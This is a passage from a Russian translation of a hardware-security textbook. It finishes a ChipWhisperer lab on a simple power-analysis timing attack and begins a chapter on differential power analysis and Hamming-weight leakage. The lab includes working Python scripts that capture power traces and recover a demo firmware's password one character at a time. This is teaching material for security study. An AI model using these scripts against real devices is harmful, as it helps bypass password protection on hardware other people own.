PLATFORM = 'CWNANO'
%run "Helper_Scripts/Setup_Generic.ipynb"
fw_path = '../hardware/victims/firmware/basic-passwdcheck/
           basic-passwdcheck-CWNANO.hex'
cw.program_target(scope, prog, fw_path)
```

Этот код создает некоторые настройки по умолчанию для выполнения анализа потребляемой мощности, а затем загружает в устройство файл микропрограммы, созданный в листинге 9.4.

Первый подход к организации связи

Далее посмотрим, какие загрузочные сообщения устройство выводит при перезагрузке. В среде файла с кодом есть функция `reset_target()`, которая переключает линию nRST, чтобы сбросить целевое устройство, после чего мы можем записать поступающие последовательные данные. Для этого мы запустим код из листинга 9.6.

Листинг 9.6. Сброс устройства и чтение загрузочных сообщений

```
ret = ""
target.flush()
reset_target(scope)
```

```
time.sleep(0.001)
num_char = target.in_waiting()
while num_char > 0:
    ret += target.read(timeout=10)
    time.sleep(0.01)
    num_char = target.in_waiting()
print(ret)
```

В результате вы получите вывод загрузки, показанный в листинге 9.7.

Листинг 9.7. Загрузочные сообщения из кода проверки пароля

```
*****Safe-o-matic 3000 Booting...
Aligning bits.....[DONE]
Checking Cesium RNG..[DONE]
Masquerading flash...[DONE]
Decrypting database..[DONE]

WARNING: UNAUTHORIZED ACCESS WILL BE PUNISHED
Please enter password to continue:
```

Выглядит так, словно процедура загрузки весьма безопасна, но, вероятно, мы сможем использовать SPA для атаки на сравнение паролей. Посмотрим, что у нас получится.

Трассировка

Поскольку в ChipWhisperer все интегрировано в одну платформу, гораздо проще создать функцию, которая выполняет трассировку потребляемой мощности при сравнении паролей. Код в листинге 9.8 определяет функцию, которая фиксирует трассировку питания с заданным тестовым паролем. Большая часть этого кода на самом деле просто ожидает окончания загрузочных сообщений, после чего целевое устройство ожидает ввода пароля.

Листинг 9.8. Функция записи трассировки потребляемой мощности целевого устройства, обрабатывающая любой произвольный пароль

```
def cap_pass_trace(pass_guess):
    ret = ""
    reset_target(scope)
    time.sleep(0.01)
    num_char = target.in_waiting()
    # Подождите, пока загрузятся сообщения, прежде чем вводить пароль
    while num_char > 0:
        ret += target.read(num_char, 10)
        time.sleep(0.01)
        num_char = target.in_waiting()

    scope.arm()
    target.write(pass_guess)
    ret = scope.capture()
```

```

if ret:
    print('Timeout happened during acquisition')

trace = scope.get_last_trace()
return trace

```

Затем мы просто используем функцию `scope.arm()`, чтобы дать ChipWhisperer указание ожидать события триггера. Мы отправляем целевому устройству пароль, после чего оно его проверит. Устройство сообщает ChipWhisperer, когда сравнение начинается с помощью сигнала триггера (в данном случае это высокий уровень на выводе GPIO — небольшой трюк, который мы добавили в целевую прошивку). Наконец, мы записываем трассировку потребляемой мощности и передаем ее обратно вызывающей стороне.

Определив эту функцию, мы могли бы выполнить листинг 9.9, чтобы зафиксировать трассировку.

Листинг 9.9. Получение трассировки для определенного пароля

```

%matplotlib notebook
import matplotlib.pyplot as plt
trace = cap_pass_trace("hunter2\n")
plt.plot(trace[0:800], 'g')

```

Этот код должен генерировать кривую потребляемой мощности, показанную на рис. 9.11.




Рис. 9.11. Энергопотребление устройства при обработке конкретного пароля

Теперь, когда у нас есть возможность выполнить трассировку потребляемой мощности для определенного пароля, посмотрим, сможем ли мы превратить ее в атаку.

От трассировки к атаке

Как и прежде, сначала нам нужно просто ввести несколько разных паролей и посмотреть, увидим ли мы какую-либо разницу. Код в листинге 9.10 отправляет пять разных односимвольных паролей: 0, a, b, c или h. Затем он генерирует график трассировки потребляемой мощности во время обработки этих паролей (в данном случае мы схитрили, поскольку знаем, что правильный пароль начинается с буквы h, но мы хотим сделать полученные цифры достаточно заметными). На самом деле вам, возможно, придется просмотреть несколько цифр, чтобы найти выпадающее значение, — например, сгруппировав начальные символы a–h, i–p, q–x и y–z на отдельные графики).

Листинг 9.10. Простая проверка первых пяти символов пароля

```
%matplotlib notebook
import matplotlib.pyplot as plt
plt.figure(figsize=(10,4))
for guess in "0abch":
    trace = cap_pass_trace(guess + "\n")
    plt.plot(trace[0:100])
plt.show()
```

Итоговые кривые представлены на рис. 9.12, на котором показаны первые 100 выборок энергопотребления, когда устройство обрабатывает два из пяти различных первых символов пароля. Один из символов является правильным началом пароля. В районе выборки 18 характеристики энергопотребления начинают расходиться. Это связано с утечкой времени: если цикл завершается раньше (из-за неправильного первого символа), то итоговый код выполняется по другому пути (по сравнению с правильным символом).




Рис. 9.12. Потребляемая мощность для пяти различных начальных символов

Если бы мы увеличили масштаб рис. 9.12 и отрисовали все пять кривых потребляемой мощности, то увидели бы, что у четырех символов кривые потребляемой мощности почти одинаковые, а у одного явно другая. Мы предполагаем, что выпадающее значение является правильным первым символом, поскольку только один символ может быть правильным. Затем мы строим предположение, используя правильный первый символ, и проводим тот же анализ для неизвестного второго символа.

Использование SAD для подбора пароля

Вместо того чтобы точно настраивать время отдельных пиков, как мы делали ранее в этой главе, мы могли бы пойти более умным путем и обобщить решение. Для начала мы могли бы предположить, что знаем пароль, который всегда будет неправильным при сравнении первого символа. Мы создадим «трассировку потребляемой мощности неверного шаблона пароля» и сравним каждую последующую трассировку с шаблоном. В этом случае в качестве неверного пароля мы будем использовать один набор символов в шестнадцатеричном формате 0x00. В случае обнаружения большой разницы между полученными паттернами можно будет предположить, что этот конкретный символ правильный.

Сравнить два массива точек можно с помощью *суммы абсолютных разностей* (sum of absolute difference, SAD). Чтобы рассчитать SAD, мы находим разницу между точками на двух графиках, превращаем ее в абсолютное число, а затем суммируем эти точки. SAD — мера того, насколько похожи две трассы, где 0 означает, что точки совпадают, а большая разница говорит о различии графиков (рис. 9.13).

Если не суммировать точки, а смотреть только на абсолютную разницу, то можно увидеть интересные закономерности. На рис. 9.13 мы взяли трассировку неверного пароля и вычислили абсолютную разницу двух графиков. Один график был получен с помощью пароля с неправильным первым символом (например, e), который виден в нижней строке с пиком намного выше 0,1. Второй график был построен на пароле с правильным первым символом (h) — верхняя зашумленная линия, которая колеблется чуть выше 0. Разница в каждой точке в случае правильного пароля оказывается намного больше. Теперь мы можем просуммировать все точки и вычислить SAD. Мы должны получить большое значение для неправильного символа и гораздо меньшее — для правильного.

Односимвольная атака

Поскольку теперь у нас есть метрика «правильности пароля» в виде SAD, мы можем автоматизировать атаку для первого символа. В листинге 9.11 приведен сценарий, который проходит по списку предполагаемых символов (в данном случае строчные буквы и цифры) и проверяет, не приводят ли какие-либо




Рис. 9.13. Абсолютные различия в трассировках для правильного (сверху) и неправильного (снизу) первого символа пароля

из них к явно другому пути кода. Если это так, то символ помечается как правильный.

Листинг 9.11. Проверка одного символа в сравнении с заведомо неверным паролем

```
bad_trace = cap_pass_trace("\x00" + "\n")
for guess in "abcdefghijklmnopqrstuvwxyz0123456789":
    diff = cap_pass_trace(guess + "\n") - bad_trace
    ❶ #print(sum(abs(diff)))
    ❷ if sum(abs(diff)) > 80:
        print("Best guess: " + guess)
        break
```

Вам нужно будет настроить порог для вашей системы ❷, раскомментировав оператор `print` ❶ и проверив, чем различаются хорошие и плохие пароли.

Извлечение полного пароля

Чтобы превратить этот пример в полноценную атаку, потребуется лишь малость, показанная в листинге 9.12. Как упоминалось ранее, наш паттерн построен с помощью неверного пароля из одного символа. Теперь, когда мы использовали его для угадывания первого символа, нам нужен еще один паттерн, который говорит, что «первый символ правильный, второй символ неправильный». Для этого нужно получить новый паттерн энергопотребления с правильным первым символом пароля плюс еще 0x00.

Листинг 9.12. Сценарий полной атаки, автоматически обнаруживающий пароль

```
full_guess = ""
while(len(full_guess) < 5):
    bad_trace = cap_pass_trace(full_guess + "\x00" + "\n")
❶ if sum(abs(cap_pass_trace(full_guess + "\x00" + "\n") - bad_trace)) > 50:
        continue
    for guess in "abcdefghijklmnopqrstuvwxyz0123456789":
        diff = cap_pass_trace(full_guess + guess + "\n") - bad_trace
        if sum(abs(diff)) > 80:
            full_guess += guess
            print("Best guess: " + full_guess)
            break
```

Мы создали механизм для проверки репрезентативности нового шаблона. Результаты захвата могут иногда быть зашумленными, а зашумленная эталонная трассировка будет генерировать ложные срабатывания. Таким образом, новый паттерн создается путем захвата двух трассировок питания с одним и тем же (недействительным) паролем и проверки того, что значение SAD не превышает некоторого порогового значения ❶. Вам также придется настроить пороговое значение для своей установки.

Более надежным решением было бы усреднить несколько трасс или автоматически обнаруживать трассу, которая выпадает из остального набора. Достичь цели кратчайшим путем позволяют два магических числа 50 и 80 в листинге 9.12.

Если вы запустите этот код, то он должен вывести полный пароль h0px3. Получилась атака по времени SPA, реализованная всего в нескольких строках Python.

Резюме

В этой главе мы рассмотрели, как выполнить простую атаку по времени с помощью анализа потребляемой мощности. Описанные здесь методы можно использовать для всех видов атак на реальные системы. Единственный способ научиться проводить такие атаки — экспериментировать. Когда придет время атаковать реальные системы, вы узнаете, что сначала почти всегда выполняется

анализ системы. Он сродни экспериментам, которые вы проводили, и позволяет определить места утечки данных, которыми вы можете воспользоваться.

Если вы хотите попробовать применить навыки криптографии с открытым ключом для примеров SPA, то можете задействовать библиотеку с открытым исходным кодом, например avr-crypto-lib. Варианты этой библиотеки есть также на Arduino.

Платформа ChipWhisperer помогает абстрагироваться от некоторых ненужных и непонятных деталей низкоуровневого оборудования, чтобы вы могли сосредоточиться на более интересных высокуюровневых аспектах атаки. На сайте ChipWhisperer есть учебные пособия и примеры кода на основе Python для взаимодействия с различными устройствами, включая различные осциллографы, драйверы последовательных портов и устройства чтения смарт-карт. Не все цели являются частью платформы ChipWhisperer, поэтому может быть выгодно реализовать атаки «голого железа» самостоятельно.

Далее мы расширим эту простую атаку, чтобы считать данные с тестируемого устройства. Это означает не только наблюдение за ходом выполнения программы, но и фактическое определение используемых секретных данных.

10

Разделяй и властвуй. Дифференциальный анализ потребляемой мощности



Уже ясно, что с помощью измерения можно и анализировать поток выполнения программы, и обходить механизмы безопасности, но что если нам удастся нечто большее? Нетрудно представить алгоритм, в котором код всегда идет по одной ветке независимо от обрабатываемых данных. Тогда нам поможет мощная техника под названием *дифференциальный анализ потребляемой мощности* (differential power analysis, DPA), которая позволяет изучать обрабатываемые данные, даже если поток программы не меняется.

В предыдущей главе вы узнали, что при простом анализе потребляемой мощности операция, выполняемая устройством, определяется с помощью графика энергопотребления данного устройства. В качестве операций могут выбираться циклы проверки ПИН-кода или операции в расчете RSA. В SPA мы можем обрабатывать каждую трассировку отдельно. Например, в атаке SPA на RSA мы использовали порядок операций для извлечения ключа. В DPA мы анализируем различия между наборами трассировок. Мы используем статистику для анализа небольших изменений в наших трассировках, что может позволить нам определить, какие данные обрабатывает устройство, вплоть до отдельных битов.

Поскольку отдельные биты влияют только на несколько транзисторов, их влияние на энергопотребление, очевидно, крошечное. На самом деле по трассировке потребляемой мощности биты измерить нельзя (если только это не приводит

к большим различиям в работе, как, например, в реализации RSA из учебника). Но мы можем снять многие тысячи, миллионы, миллиарды трассировок питания и с помощью статистики обнаружить небольшие изменения тока, вызванные изменением одного бита. Цель DPA-атаки — использовать измерения потребляемой мощности для определения некоего секретного и постоянного состояния (обычно криптографического ключа) алгоритма, обрабатывающего данные на целевом устройстве.

Эта невероятно мощная техника впервые была представлена в 1998 г. Полом Кочером, Джошуа Джаффе и Бенджамином Джуном в статье с метким называнием *Differential Power Analysis*. DPA — особый алгоритм анализа потребляемой мощности побочного канала, но сам термин используется в общем для описания семейства схожих алгоритмов в этой области. Мы тоже будем использовать данный термин в общем смысле, если не указано иное.


Для проведения DPA-атаки вам необходимо будет установить связь с целевым устройством и заставить его выполнить требуемую криптографическую операцию. Затем мы измерим его энергопотребление. После этого нужно будет обработать измерения и провести атаку, чтобы восстановить ключ шифрования. Данная атака похожа на атаку SPA, описанную в главе 9, однако этап обработки будет иметь существенные различия.

Но прежде чем мы углубимся в подробности обработки в DPA-атаке, вам нужно понять, какой именно эффект мы будем использовать. Начнем с рассмотрения простого микроконтроллера. Эти программируемые цифровые устройства почти гарантированно присутствуют в любом продукте, который можно взломать.

Внутри микроконтроллера

Если бы мы могли заглянуть в микроконтроллер, то увидели бы проводящие линии, передающие сигналы с одной стороны микросхемы на другую, как показано на рис. 10.1. Различные линии данных идут от одной секции микросхемы к другой. У восьмибитного микроконтроллера обычно используется одна восьмибитная шина данных.

По линиям передаются данные, и некоторые из них нам интересны. Все линии рано или поздно заканчиваются в важнейших элементах цифровых схем — транзисторах. В нашем случае это *полевые транзисторы* (field effect transistors, FET), но нам важно лишь то, что это переключатели. У транзисторов один вход, который включает или выключает выход. Чтобы переключить полевые транзисторы в конце линий шины данных, мы должны подать на линию соответствующие данные. Вход полевого транзистора вместе со всеми линиями между ними можно рассматривать как очень маленький конденсатор, и изменение уровня линии на самом деле означает изменение напряжения на этом конденсаторе, а это в свою очередь говорит о том, что значения данных напрямую влияют на заряд.

**Рис. 10.1.** Линии данных в чипе

Изменение напряжения на конденсаторе

Любые емкости внутри и вокруг микроконтроллера влияют на энергопотребление. Для дальнейшего обсуждения мы будем считать все эти емкости одним конденсатором. Если вы внимательно изучали физику в средней школе, то, возможно, помните, что для увеличения напряжения на конденсаторе необходимо приложить *заряд*, который должен откуда-то прийти — чаще всего по цепи питания. В цифровых интегральных схемах (ИС) есть контакты питания VCC (положительное напряжение) и GND (земля). Если бы вы следили за энергопотреблением, то при переключении с низкого уровня на высокий увидели бы всплески тока в линии VCC. Процесс описывается фундаментальными уравнениями, связанными с изменением напряжения на конденсаторе, которые можно сформулировать так: «Ток через конденсатор связан с емкостью C и скоростью изменения напряжения», как показано здесь:

$$I = C \frac{dV}{dt}.$$

При изменении напряжения на конденсаторе (например, при переключении с низкого состояния на высокое) в связанной с ним цепи течет ток. Если напряжение меняется от низкого к высокому, ток идет в одном направлении, а в противном случае — в обратном. Наблюдение за величиной и направлением протекания тока позволяет нам сделать вывод об изменениях напряжения на конденсаторе и, следовательно, во всей цепи (включая переходы, происходящие на состояниях внутренней шины микроконтроллера).

Чтобы проиллюстрировать это, предположим, что у нас есть микроконтроллер, который позволяет нам контролировать потребление тока и состояние внутренней шины данных. Если мы изменим две строки данных, отслеживая ток, поступающий в устройство, то ожидаем, что результаты этого измерения будут выглядеть примерно так, как показано на рис. 10.2. Когда данные на шине изменяются, все линии данных одновременно изменяют состояние относительно системных часов в четко определенные моменты времени. В эти моменты мы видим всплески тока в результате переключения линий данных. Переключение линий данных означает зарядку и разрядку конденсатора, который требует протекания тока.




Рис. 10.2. Мониторинг всплесков тока при переключении линий данных с изображением изменения тока при переходах $0 \rightarrow 1$ и $1 \rightarrow 0$

В реальной жизни шины обычно находятся в *предзаряженном* состоянии, где-то посередине между логической единицей и логическим нулем. Переключение логического состояния требует времени, которое зависит от перепада напряжения, подаваемого на шину (то есть разности напряжения между единичным состоянием и нулевым). Благодаря предварительной зарядке этот перепад напряжения является постоянным и составляет половину от расстояния между нулем и единицей, независимо от того, какой сигнал на шине. Это приводит к тому, что операции на шине выполняются быстрее, и вся работа становится более надежной.

От потребляемой мощности к данным и обратно

Большинство измерений, которые мы будем обсуждать в этой книге, будут нацелены на измерение тока тестируемого устройства. В формуле $P = I \times V$ отражена связь мощности с током (подробнее в главе 2). Если рабочее напряжение устройства постоянно, то мощность и ток связаны линейно. Для дальнейшей работы нам не нужны специальные единицы для этих измерений, а линейный (или даже нелинейный) коэффициент масштабирования мало что меняет для нашей задачи.

Поэтому мы будем использовать термины «ток» и «мощность» взаимозаменяя как при обсуждении ниже, так и в материале оставшейся части книги. Общая номенклатура для этих атак — *анализ потребляемой мощности*, поэтому мы будем измерять потребляемую мощность или выполнять трассировку питания. В большинстве случаев это не точно, поскольку ток устройства в цепи измеряется с помощью датчика тока. (Чтобы еще больше вас запутать, эти токи измеряются осциллографом в вольтах. Если вы особенно педантичны в вопросах разницы между мощностью и током, то знайте: от этого вам будет лишь труднее.)

Будучи атакующими, мы можем использовать вышеупомянутое состояние предварительной зарядки, чтобы напрямую определить количество единиц в манипулируемом числе. Это число называется *весом Хэмминга* (Hamming weight, HW). Вес Хэмминга числа 0xA4 равен 3, поскольку 0xA4 — это 10010100 в двоичном формате, а в нем три единицы. В случае с простой заряженной двухбитной шиной наша кривая энергопотребления будет выглядеть так, как показано на рис. 10.3.

Благодаря предварительной зарядке всплеск потребляемой мощности зависит только от количества единиц в текущем значении, передаваемом по шине. Обратите внимание, что мы рассматриваем лишь потребляемый ток шины VCC, поэтому отрицательных всплесков, когда линии переходят в низкое состояние, не возникает. Такое поведение более точно соответствует тому, что происходит в реальных системах, поскольку вы наблюдаете питание только от одной шины.

В реальных задачах микроконтроллеры никак не мешают узнать вес Хэмминга обрабатываемых данных. Мы можем подтвердить это, усредняя энергопотребление в момент времени по множеству измерений, когда на шине обрабатываются известные нам данные. На рис. 10.4 показан пример для микроконтроллера STM32F303.




Рис. 10.3. Веса Хэмминга на двухбитной линии данных




Рис. 10.4. Повышенное энергопотребление микроконтроллера STM32F303 приводит к уменьшению измеряемого напряжения

Наверное, этот график кажется вам неправдоподобно линейным, однако наши реальные измерения на микроконтроллерах действительно часто дают совпадения с данной моделью. Мы измеряем падение напряжения на последовательном резисторе в линии VCC, поэтому увеличение потребляемой мощности (увеличение веса Хэмминга) приводит к большему падению напряжения.

ПРИМЕЧАНИЕ

Термин назван в честь Ричарда Хэмминга, здравомыслящего человека, который говорил: «Если вероятность того, что самолет не рухнет, зависит от разницы между интегралами Римана и Лебега, то я не хочу летать на нем». Он также развел идею расстояния Хэмминга в статье 1950 г. Error Detecting and Error Correcting Codes. Основная цель статьи заключалась в том, чтобы представить код Хэмминга, фактически создав идею кодов, исправляющих ошибки. Идеи из этой статьи используются везде, от жестких дисков до высокоскоростной беспроводной связи.

Пример с XOR

Теперь, когда мы можем использовать усредненное энергопотребление для определения суммы количества битов, которые стали равны единице, попробуем взломать простое устройство. Рассмотрим базовую схему, которая выполняет операцию XOR для каждого введенного байта с неким неизвестным, но постоянным восьмибитным секретным ключом. Затем схема пропускает эти данные через справочную таблицу с известными значениями, которые заменяют каждый байт другим значением точно так же, как шифр подстановки, где исходный входной байт заменяется соответствующим выходным байтом в справочной таблице, и в результате получается «зашифрованный» результат.

У нас нет доступа к выходным данным устройства. Мы можем лишь отправить ему данные, на которых будет выполнена операция XOR. Но зато мы можем измерить потребляемую мощность этого устройства, как показано на рис. 10.5, вставив шунтирующий резистор в линию VCC.

Теперь мы отправляем на устройство набор случайных восьмибитных входных байтов данных и записываем трассировку потребляемой мощности. В итоге получаем список отправленных данных с соответствующими им кривыми потребляемой мощности, как показано на рис. 10.6.

Это все, что нам нужно для атаки DPA, в которой мы попытаемся восстановить секретный ключ.




Рис. 10.5. Мы взломаем это устройство с помощью DPA-атаки

